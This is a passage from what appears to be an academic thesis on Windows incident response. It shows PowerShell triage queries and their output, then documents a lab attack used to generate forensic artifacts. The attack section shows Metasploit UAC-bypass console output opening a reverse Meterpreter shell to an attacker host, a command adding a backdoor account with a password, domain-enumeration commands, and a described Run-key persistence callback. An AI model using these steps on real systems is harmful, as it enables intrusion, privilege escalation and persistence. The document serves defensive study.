166	9	2564	2620	0.17	13592	2	AppVShNotify
157	8	1976	2320	0.03	15896	0	AppVShNotify
149	9	1348	700	0.00	4480	0	armsvc
193	16	7388	9892	4.25	23540	0	audiodg
127	7	1972	1932	0.13	8600	2	backgroundTaskHost
272	20	11960	8564	0.67	26200	2	backgroundTaskHost
160	10	2024	3368	0.05	14328	2	browser_broker
467	26	17124	22348	2.83	17796	2	Calculator
330	25	25404	8092	21.67	15852	2	CefSharp.BrowserSubprocess
275	33	41944	21924	21.94	1484	2	chrome
281	33	82712	68220	177.63	4028	2	chrome
3181	112	339576	288832	3,835.22	7576	2	chrome
279	21	20712	34608	0.13	10420	2	chrome
142	11	1936	3144	0.19	10516	2	chrome
275	22	25156	13608	1.33	10788	2	chrome

Figure 39. Console Output of Active Processes.

- Objective: Filter processes and sort them by the start time parameter (Figure 40).

```
PS C:\WINDOWS\system32> Get-Process | Sort-Object StartTime -ErrorAction SilentlyContinue | Format-Table Name, StartTime, HandleCount, WorkingSet -AutoSize
```

Name	StartTime	HandleCount	WorkingSet
Idle		0	8192
Registry	3/6/2019 4:12:43 PM	0	12947456
System	3/6/2019 4:12:45 PM	8208	3198976
smss	3/6/2019 4:12:45 PM	52	466944
csrss	3/6/2019 4:12:47 PM	797	1437696
wininit	3/6/2019 4:12:50 PM	151	765952
services	3/6/2019 4:12:50 PM	832	5816320
lsass	3/6/2019 4:12:50 PM	2148	12197888
svchost	3/6/2019 4:12:51 PM	84	872448
svchost	3/6/2019 4:12:51 PM	1280	32112640
fontdrvhost	3/6/2019 4:12:51 PM	44	696320
WUDFHost	3/6/2019 4:12:51 PM	200	851968
svchost	3/6/2019 4:12:51 PM	1587	13586432
svchost	3/6/2019 4:12:51 PM	371	3694592
svchost	3/6/2019 4:12:51 PM	207	3923968
svchost	3/6/2019 4:12:51 PM	241	3731456
svchost	3/6/2019 4:12:51 PM	189	2396160
svchost	3/6/2019 4:12:51 PM	151	4583424

Figure 40. Console Output of Get-Process Filtered by Start Time.

b. *Running Services*

The IR can search for services running on a host to identify services started (or not started) maliciously. The IR can query to identify all the services that are required to run prior to starting a particular service. Additionally, the IR can identify the account that started a particular service. The IR can use the verb-noun combination Get-Service to identify all services on a host. The IR can also use the verb-noun combination Get-WMIObject and request the Win32_Service object. Further parsing of this object can provide an output that displays only the information relevant to the current query.

- Objective: List running services on the local host (Figure 41).

```
PS C:\Windows\system32> Get-Service | Where-Object {$_.status -eq "running"} | select-object Name, DisplayName, Status
```

Name	DisplayName	Status
Appinfo	Application Information	Running
AudioEndpointBuilder	Windows Audio Endpoint Builder	Running
AudioSrv	Windows Audio	Running
BFE	Base Filtering Engine	Running
BITS	Background Intelligent Transfer Service	Running
BrokerInfrastructure	Background Tasks Infrastructure Service	Running
BTAGService	Bluetooth Audio Gateway Service	Running
BthAvctpSvc	AVCTP service	Running
bthserv	Bluetooth Support Service	Running
CDPSvc	Connected Devices Platform Service	Running
CDPUserSvc_3b05e	Connected Devices Platform User Service_3b05e	Running
CoreMessagingRegistrar	CoreMessaging	Running
CryptSvc	Cryptographic Services	Running
DcomLaunch	DCOM Server Process Launcher	Running
DeviceAssociationService	Device Association Service	Running
Dhcp	DHCP Client	Running
DiagTrack	Connected User Experiences and Telemetry	Running
Dnscache	DNS Client	Running
DoSvc	Delivery Optimization	Running
DPS	Diagnostic Policy Service	Running
DsSvc	Data Sharing Service	Running
DusmSvc	Data Usage	Running
EventLog	Windows Event Log	Running
EventSystem	COM+ Event System	Running
FontCache	Windows Font Cache Service	Running
hidserv	Human Interface Device Service	Running
iphlpvc	IP Helper	Running
KeyIso	CNG Key Isolation	Running
LanmanServer	Server	Running
LanmanWorkstation	Workstation	Running
l5svc	Geolocation Service	Running

Figure 41. Console Output of Running Services.

- Objective: List service and account that started the service on the local host (Figure 42).

```
PS C:\Users\turne> Get-WMIObject -Class Win32_Service -Filter "Name='WdNisSvc'" |
>>
>> Select-Object Name, DisplayName, StartMode, Status, StartName

Name       : WdNisSvc
DisplayName : Windows Defender Antivirus Network Inspection Service
StartMode  : Manual
Status     : OK
StartName   : NT AUTHORITY\NetworkService
```

Figure 42. Console Output of Account that Started a Service.

c. *Suspicious Dynamic Link Library (DLL) Execution*

The IR should investigate any DLLs that may be tied to malicious code or process. Suspect DLL's launched as a result of malicious code may often be useful to the IR in order to correlate the source of persistence, exfiltration, or network connection.

- Objective: List DLLs, to include file path, loaded by a specific process (Figure 43).

```
PS C:\WINDOWS\system32> Get-Dll -processid 14928

Size(K)  ModuleName                               FileName
-----
2104     ONENOTE.EXE                             C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
1924     ntdll.dll                               C:\WINDOWS\SYSTEM32\ntdll.dll
328      wow64.dll                               C:\WINDOWS\System32\wow64.dll
480      wow64win.dll                            C:\WINDOWS\System32\wow64win.dll
40       wow64cpu.dll                            C:\WINDOWS\System32\wow64cpu.dll
```

Figure 43. Console Output of DLL Files for a Process.

6. Registry

a. *Relevant Registry Locations*

Identifying registry changes, as a result of malicious action, is key to verifying that a compromise has occurred. Once an attacker gains entry to a system, it is necessary for them to maintain access (persistence). For example, modification of registry keys can cause a malicious application start during the OS boot sequence or during a specific account logon. Common areas for malicious persistence can be searched using the verb-noun combination Get-ChildItem. The IR can enumerate the properties of a specific registry key with the verb-noun combination Get-ItemProperty.

- Objective: Query the HKLM Run and RunOnce sub-hives (Figure 44).

```
PS C:\WINDOWS\system32> Get-ChildItem HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion

Name      Property
----      -
Run       SecurityHealth : C:\Program Files\Windows Defender\MSASCuiL.exe
          ETDctrl       : C:\Program Files\Elantech\ETDctrl.exe
          RTHDVCPL     : "C:\Program Files\Realtek\Audio\HDA\RtkNGUI64.exe" -s
          tvncontrol  : "C:\Program Files\TightVNC\tnserver.exe" -controlservice -slave
          AdobeAAMUpdater-1.0 : "C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"
          AdobeGCInvoker-1.0 : "C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe"
          GlobalProtect : "C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPA.exe"
RunOnce
```

Figure 44. Console Output HKLM Run and RunOnce Sub-hives.

- Objective: Query the Microsoft.PowerShell item properties (Figure 45).

```
PS C:\WINDOWS\system32> Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell

Path      : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PSPPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds
PSChildName : Microsoft.PowerShell
PSDrive   : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry
```

Figure 45. Console Output Microsoft.PowerShell Properties.

b. *Startup Applications*

Startup applications may be located in a variety of different locations on a host. These are locations on the system (file system or registry) where references to executables exist that allow processes to be started without user interaction (beyond booting the system or logging in). The IR should investigate any lead(s) that point to persistence mechanisms or malicious code execution by startup applications. The IR can use the verb-noun combination `Get-CimInstance` and request the `Win32_StartupCommand` object. Further parsing of this object can provide an output that displays only the information relevant to the current query.

- Objective: List startup applications (Figure 46).

```
PS C:\Windows\system32> Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Location, User | FL

Name       : OneDriveSetup
command    : C:\Windows\SysWOW64\OneDriveSetup.exe /thFirstSetup
Location   : HKU\S-1-5-19\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : NT AUTHORITY\LOCAL SERVICE

Name       : OneDriveSetup
command    : C:\Windows\SysWOW64\OneDriveSetup.exe /thFirstSetup
Location   : HKU\S-1-5-20\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : NT AUTHORITY\NETWORK SERVICE

Name       : OneDrive
command    : "C:\Users\gallo\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Location   : HKU\S-1-5-21-2727987805-1860545019-1943864551-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : DESKTOP-NAEASAB\gallo

Name       : SecurityHealth
command    : %ProgramFiles%\Windows Defender\MSASCuiL.exe
Location   : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : Public

Name       : Logitech Download Assistant
command    : C:\Windows\system32\rundll32.exe C:\Windows\System32\LogiLDA.dll,LogiFetch
Location   : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : Public

Name       : RTHDVCPL
command    : "C:\Program Files\Realtek\Audio\HDA\RtkNGUI64.exe" -s
Location   : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : Public

Name       : RthDVBg
command    : "C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe" /MAXX4
Location   : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User       : Public
```

Figure 46. Console Output of Startup Applications.

7. Accounts

The IR should inspect for newly added administrator accounts. The IR should query for modified access rights that may represent an escalation of privilege. Accounts logging on at uncharacteristic times, a spike in account activity outside of normal baseline activity, and multiple account lockouts can point toward compromise. Malicious actors look to gain access to privileged user accounts. Changes in the normal behavior of privileged user activity such as accessing various systems, the creation of new admin accounts, or reinstating disabled or stale domain administrator accounts can also be indicative of a compromise. The IR can use the verb-noun combination Get-LocalUser or- Get-CimInstance and request the Win32_userprofile object. Further parsing of this object can provide an output that displays only the information relevant to the current query.

- Objective: Enumerate all user profiles on the host system (Figure 47).

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Get-CimInstance win32_userprofile | ? lastusetime | select lastusetime, localpath, sid

lastusetime      localpath      sid
-----
2/8/2019 12:39:40 AM C:\Users\gallo S-1-5-21-2727987805-1860545019-1943864551-1001
2/8/2019 12:39:40 AM C:\Windows\ServiceProfiles\NetworkService S-1-5-20
2/8/2019 12:39:40 AM C:\Windows\ServiceProfiles\LocalService S-1-5-19
2/8/2019 12:39:40 AM C:\Windows\system32\config\systemprofile S-1-5-18
```

Figure 47. Console Output of User Profiles on The Host (Client) System.

8. Network Configuration and Connection Information

The IR can often identify malicious activity happening in real-time or before it happens by identifying processes making abnormal network connections. This information is volatile and will often will not reoccur/persist once a host has been shut down or restarted. The IR can use the verb-noun combination Get-NetTCPConnection. Further parsing of this object can obtain an provide that displays only the information relevant to the current query.

- Objective: List established and listening network connections and associated processes (Figure 48).

```
PS C:\WINDOWS\system32> Get-NetTCPConnection |
Select LocalAddress, LocalPort, RemoteAddress, RemotePort, State, OwningProcess, `
@{name="ProcessName";expression={(Get-Process -Id $_.OwningProcess).ProcessName}}, `
@{name="UserName";e={(Get-Process -Id $_.OwningProcess -IncludeUserName).UserName}}} |
Where {$_.State -eq "Established"} | FT -autosize -Force
```

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	OwningProcess	ProcessName	UserName
::1	52732	::1	5426	Established	23324	Razer Synapse Service Process	MSI\turne
::1	52647	::1	5426	Established	23324	Razer Synapse Service Process	MSI\turne
::1	52628	::1	5426	Established	23324	Razer Synapse Service Process	MSI\turne
::1	52627	::1	5426	Established	3560	Razer Synapse 3	MSI\turne
::1	5426	::1	52732	Established	4	System	
::1	5426	::1	52647	Established	4	System	
::1	5426	::1	52628	Established	4	System	
::1	5426	::1	52627	Established	4	System	
127.0.0.1	65009	127.0.0.1	4767	Established	20248	PanGPA	MSI\turne
192.168.1.32	63425	13.107.18.11	443	Established	15064	chrome	MSI\turne
192.168.1.32	62348	52.165.170.112	443	Established	18076	OneDrive	MSI\turne
192.168.1.32	57682	52.112.67.13	443	Established	15064	chrome	MSI\turne
192.168.1.32	54605	104.154.126.153	4070	Established	14980	Spotify	MSI\turne
192.168.1.32	52712	13.107.18.11	443	Established	13560	Microsoft.Notes	MSI\turne
192.168.1.32	52705	74.125.142.188	5228	Established	15064	chrome	MSI\turne
192.168.1.32	52684	52.165.175.144	443	Established	5108	svchost	NT AUTHORITY\SYSTEM
192.168.1.32	52265	35.186.224.53	443	Established	14980	Spotify	MSI\turne
192.168.1.32	52255	13.35.125.66	443	Established	15064	chrome	MSI\turne
192.168.1.32	52253	104.16.0.35	443	Established	15064	chrome	MSI\turne
192.168.1.32	52252	192.0.73.2	443	Established	15064	chrome	MSI\turne
192.168.1.32	52250	184.27.217.208	443	Established	15064	chrome	MSI\turne
192.168.1.32	52249	151.101.193.69	443	Established	15064	chrome	MSI\turne
192.168.1.32	52248	130.211.16.53	443	Established	15064	chrome	MSI\turne
192.168.1.32	52247	13.35.127.143	443	Established	15064	chrome	MSI\turne
192.168.1.32	52243	172.217.164.100	443	Established	15064	chrome	MSI\turne
192.168.1.32	52240	192.168.1.26	8009	Established	15064	chrome	MSI\turne
192.168.1.32	52112	193.235.51.113	80	Established	14980	Spotify	MSI\turne
192.168.1.32	51970	52.114.128.44	443	Established	21572	LocalBridge	MSI\turne
192.168.1.32	51870	172.217.164.106	443	Established	1396	googledrivesync	MSI\turne
127.0.0.1	4767	127.0.0.1	65009	Established	4648	PanGPS	NT AUTHORITY\SYSTEM

Figure 48. Console Output of Network Connections and Associated Processes.

9. Tasks Scheduled

The IR can examine scheduled tasks on a host to determine if there is malicious code awaiting execution. The IR can use the verb-noun combination `Get-ScheduledTask` to query for scheduled tasks to include the path, name, and state of the task. The IR can obtain further information to include date and time of last execution, next scheduled run time and date, and number of missed runs with the verb-noun combination `Get-ScheduledTaskInfo`.

- Objective: List scheduled tasks that have the string “update” in the task name (Figure 49).

```
PS C:\WINDOWS\system32> Get-ScheduledTask | Where-Object {$_.TaskName -like "*update*"}

TaskPath                                     TaskName                                     State
-----
\                                             Adobe Acrobat Update Task                  Ready
\                                             GoogleUpdateTaskMachineCore               Ready
\                                             GoogleUpdateTaskMachineUA                 Ready
\                                             OneDrive Standalone Update Tas...         Ready
\Microsoft\Office\                          Office Automatic Updates 2.0               Ready
\Microsoft\Office\                          Office Feature Updates                     Ready
\Microsoft\Office\                          Office Feature Updates Logon               Ready
\Microsoft\Windows\Application Experience\   ProgramDataUpdater                        Ready
\Microsoft\Windows\InstallService\          ScanForUpdates                            Ready
\Microsoft\Windows\InstallService\          ScanForUpdatesAsUser                      Ready
\Microsoft\Windows\InstallService\          WakeUpAndContinueUpdates                  Disabled
\Microsoft\Windows\InstallService\          WakeUpAndScanForUpdates                   Disabled
\Microsoft\Windows\Maps\                    MapsUpdateTask                            Ready
\Microsoft\Windows\PI\                      Secure-Boot-Update                        Ready
\Microsoft\Windows\UNP\                     RunUpdateNotificationMgr                  Disabled
\Microsoft\Windows\UpdateOrchestrator\       MusUx_LogonUpdateResults                  Ready
\Microsoft\Windows\Windows Media Sharing\    UpdateLibrary                            Ready
```

Figure 49. Console Output of Scheduled Tasks with Update in the Task Name.

- Objective: List scheduled task info for scheduled tasks in the `\Microsoft\Office\` task path (Figure 50).

```
PS C:\WINDOWS\system32> Get-ScheduledTask -Taskpath \Microsoft\Office\ | Get-ScheduledTaskInfo | FT

LastRunTime      LastTaskResult NextRunTime      NumberOfMissedRuns TaskName                                     TaskPath                                     PSComputerName
-----
11/29/1999 11:00:00 PM 267011          0 OfficeBackgroundTaskHandlerLogon           \Microsoft\Office\
11/29/1999 11:00:00 PM 267011          0 OfficeTelemetryAgentLogOn2016             \Microsoft\Office\
11/29/1999 11:00:00 PM 267011          0 OfficeTelemetryAgentFallBack2016          \Microsoft\Office\
3/22/2019 8:35:35 PM 0             0 3/23/2019 9:12:12 AM OfficeBackgroundTaskHandlerRegistration     \Microsoft\Office\
3/22/2019 6:47:47 PM 0             0 3/23/2019 9:12:12 AM Office Automatic Updates 2.0               \Microsoft\Office\
3/22/2019 8:42:42 AM 2147500037     0 3/23/2019 7:23:23 AM Office Feature Updates Logon               \Microsoft\Office\
3/22/2019 8:09:09 AM 0             0 3/23/2019 7:23:23 AM Office ClickToRun Service Monitor          \Microsoft\Office\
3/22/2019 7:56:56 PM 0             0 3/23/2019 1:26:26 AM Office Feature Updates                     \Microsoft\Office\
```

Figure 50. Console Output of Scheduled Tasks in the `\Microsoft\Office\` Task Path.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. CHOOSING A “NOISY” ATTACK/COMPROMISE

We chose an attack that would generate multiple artifacts from among the FULPRANT eight categories, which could later be investigated by an IR. The attack was conducted against a host called Victim-PC, which resided inside of a Windows domain environment. The attack was conducted from a host called Attack-PC, which resided outside of the Victim-PC’s Windows domain environment. The Windows domain called Polonaise.local, included a domain controller, DC1; advanced threat analytics (ATA) server, ATA; and two host machines, that will be referred to as Victim-PC and Admin-PC which are listed in Table 25. The ATA server was used as a confirming source that the Victim-PC was actually logging expected discoverable events in real time while the attack/compromise was being conducted. The Admin-PC held elevated domain administrator credentials in memory, created and stored on the DC1 server, which were remotely exfiltrated from the Victim-PC during the attack.

Table 25. Polonaise Network and Host Environment Information.

Fully qualified domain name (FQDN)	OS
DC1.Polonaise.local	Windows Server 2012 R2
ATA.Polonaise.local	Windows Server 2012 R2
Admin-PC.Polonaise.local	Windows 10 Professional 10,0.17134
Victim-PC.Polonaise.local	Windows 10 Professional 10,0.17134
Attack-PC	Kali Linux 2018.3 Rolling release

The users, to include relevant attack/compromise related group membership and background information, are listed in Table 26. A visual depiction of the user and host environment is presented in Figure 51.

Table 26. Polonaise User Account Information.

User	Accounts	Group membership	Background
Franz Liszt	FranzL (local) FranzL (domain)	Victim-PC: Admin	Unprivileged user in the Polonaise domain.
Fred Chopin	FredC (local) FredC (domain)	Admin-PC: Admin Domain: Domain Admins	Domain administrator in the Polonaise domain.
Jack Turner	JackT (local) JackT (domain)	Domain: Help Desk Administrators	Help desk team member in the Polonaise domain.




Figure 51. Polonaise User and Host Environment.

A. CONSTRAINTS AND CONSIDERATIONS

When choosing events for the attack/compromise, we considered two industry standard offensive cyber chain concepts, the cyber-kill-chain [35] published by Lockheed Martin Corp and the Microsoft-attack-kill-chain [36]. The cyber-kill-chain offers a macro conceptualization of a cyber-attack on an entity by depicting the attack in seven stages (reconnaissance, weaponization, delivery, exploitation, installation, command and control (C2), and actions on objectives). The Microsoft-attack-kill-chain offers a micro conceptualization of a cyber-attack on an entity by depicting the specific actions that would likely occur within the “exploitation” phase of the cyber-kill-chain. The actions are divided

into two main phases, low-privilege lateral movement cycle and high-privilege lateral movement cycle. Our attack objectives reside within the low-privilege-lateral movement cycle, and include: external reconnaissance, compromised machine, internal reconnaissance, local privilege escalation, compromise credentials, admin recon, remote code execution, and Domain Admin credentials. We created an adaptation of the two offensive cyber chain concepts, depicting only the phases of our focused attack cycle, which can be seen in Figure 52.




Figure 52. Attack Phase Chain Concept. Adapted from [35] and [36].

B. EXECUTION OF THE ATTACK/COMPROMISE AND ARTIFACT GENERATION

Our attack/compromise was conducted in three stages:

- Stage 1 Reconnaissance and exploitation
- Stage 2 Lateral movement
- Stage 3 Domain escalation

For each stage, we give a technical explanation of actions by the attacker as well as a summary of artifacts created by those actions.

1. Reconnaissance and Exploitation

During Stage 1 of the attack, we assumed that external reconnaissance had been conducted and that the attacker had uncovered information about a general user on the network, Franz Liszt. We assumed that the attacker had generated a targeted phishing email attack against the fictitious user Franz Liszt. We assumed the attack vector to be a malicious email with an obfuscated hyperlink description that called back to the Attack-PC which is “waiting” on an established TCP port.

a. Attacker Actions

We simulated that an attacker exploited the Victim-PC from the Attack-PC using the Metasploit module, “windows/local/bypassuac_comhijack.” This exploit bypassed the Windows UAC for the local account FranzL. Since the FranzL account was assigned to the Local Admin group on user Franz Liszt’s personal workstation, we were able to create component object model (COM) handler entries in the “HKCU\Software\Classes\CLSID” registry hive using this user’s escalated UAC Admin token. When the appropriate high-integrity process, seen in Figure 53, was loaded, the registry entry “HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}” was able to influence the InprocServer32 key during the DLL search priority. This resulted in the high-integrity process loading a maliciously injected DLL. The DLL was stored in the Temp directory for the user account FranzL. The DLL contained the payload that resulted in an elevated privilege session.

```

root@Attack-PC: ~
File Edit View Search Terminal Help

msf exploit(windows/local/bypassuac_comhijack) > set LPORT 8888
LPORT => 8888
msf exploit(windows/local/bypassuac_comhijack) > run

[*] Started reverse TCP handler on 192.168.1.47:8888
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\FranzL\AppData\Local\Temp\OgnUOVv.dll ...
[*] Executing high integrity process ...
[*] Sending stage (206403 bytes) to 192.168.1.44
[*] Meterpreter session 7 opened (192.168.1.47:8888 -> 192.168.1.44:9944) at 2018-12-19 07:58:13 -0800
[*] Deleted C:\Users\FranzL\AppData\Local\Temp\OgnUOVv.dll
[*] Cleaning up registry ...

meterpreter > sysinfo
Computer      : VICTIM-PC
OS            : Windows 10 (Build 17134).
Architecture : x64
System Language : en_US
Domain       : POLONAISE
Logged On Users : 12
Meterpreter   : x64/windows
meterpreter >

```

Figure 53. Victim-PC Exploitation from the Attack-PC.

A Meterpreter session, hosted in memory, was established between the Attack-PC and the Victim-PC as a result of the phishing email attack conducted. As seen in Figure 54 we added a non-privileged local-user account, Jackattack via the Meterpreter session between the Attack-PC and Victim-PC. We simulated the attacker creating the account as a persistence account on the Victim-PC.

```

C:\WINDOWS\system32>net users
net users
User accounts for \\
-----
Administrator      DefaultAccount      defaultuser0
FranzL            Guest               WDAGUtilityAccount
The command completed with one or more errors.

C:\WINDOWS\system32>net user /add Jackattack Bru73f0rc3

```

Figure 54. Victim-PC Malicious Account Added.

If the attacker were to lose access to the Victim-PC at this stage in the attack/compromise, he would lose his foothold in the network. The initial incursion into the network, which resulted when user Franz Liszt clicked on a malicious link in a phishing email, would have to be repeated in order to regain entry into the target network via the Victim-PC. We simulated that the attacker executed the Meterpreter persistence script in order to have a way back into the target network should the Victim-PC be shut down or

lose power. The Meterpreter persistence script was initially written to “C:\Users\FranzL\AppData\Local\Temp\” directory, and then removed by a command executed via Meterpreter. The Meterpreter persistence script installed a “callback” to the Attack-PC into the “HKLM\Software\Microsoft\Windows\CurrentVersion\Run\” registry hive. After the registry value had been implanted, any subsequent restart of the Victim-PC would initiate a TCP connection back to the Attack Machine with system level account privileges.

In order to identify the current user’s group permissions, and any additional users assigned to administrative level groups, we simulated that the attacker conducted domain user enumeration from the Attack-PC. The attacker utilized the security account manager remote (SAM-R) protocol to query the DC1 server for user and group information. This technique was executed from the non-privileged user account FranzL. The SAM-R protocol commands that were executed are listed in Table 27. The commands required only that the account issuing them be an authenticated domain account.

Table 27. Attack Commands Used to Obtain User and Group Information.

User enumeration PowerShell commands executed from the Victim-PC
Net user /domain
Net group /domain
Net group “enterprise admins” /domain
Net group “domain admins” /domain

The enumerations resulted in the identification of three additional user accounts (i.e., in addition to the already compromised FranzL account), as well as a list of domain groups in the Polonaise domain. This information can be seen in Figure 55. The attacker was further able to identify that the user account FredC belonged to the Domain Admin group in the Polonaise domain, as shown in Figure 56.

```

C:\Tools\AttackScripts>net user /domain
The request will be processed at a domain controller for domain POLONAISE.local.

User accounts for \\DC1.POLONAISE.local
-----
Administrator      FranzL      FredC
Guest              JackT      krbtgt
The command completed successfully.

C:\Tools\AttackScripts>net group /domain
The request will be processed at a domain controller for domain POLONAISE.local.

Group Accounts for \\DC1.POLONAISE.local
-----
*Cloneable Domain Controllers
*nsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Help Desk
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.

C:\Tools\AttackScripts>net group "enterprise admins" /domain
The request will be processed at a domain controller for domain POLONAISE.local.

Group name      Enterprise Admins
Comment        Designated administrators of the enterprise
Members

-----
Administrator
The command completed successfully.

```

Figure 55. Attack Enumerated Domain Groups and Users.

```

C:\Tools\AttackScripts>net group "domain admins" /domain
The request will be processed at a domain controller for domain POLONAISE.local.

Group name      Domain Admins
Comment        Designated administrators of the domain
Members

-----
Administrator      FredC
The command completed successfully.

```

Figure 56. Attack Enumerated Domain Admins.

At this period in the attack, the attacker had access to Victim-PC through the logon access of the FranzL account. The attacker also implanted a malicious user account—Jackattack—for the purpose of persistence. The attacker added an autorun persistence mechanism to reconnect to the Victim-PC should access to the network become disconnected. A visualization of the state of the attack following Stage 1 is depicted in Figure 57.

Table 26. Polonaise User Account Information.

User	Accounts	Group membership	Background
Franz Liszt	FranzL (local) FranzL (domain)	Victim-PC: Admin	Unprivileged user in the Polonaise domain.
Fred Chopin	FredC (local) FredC (domain)	Admin-PC: Admin Domain: Domain Admins	Domain administrator in the Polonaise domain.
Jack Turner	JackT (local) JackT (domain)	Domain: Help Desk Administrators	Help desk team member in the Polonaise domain.

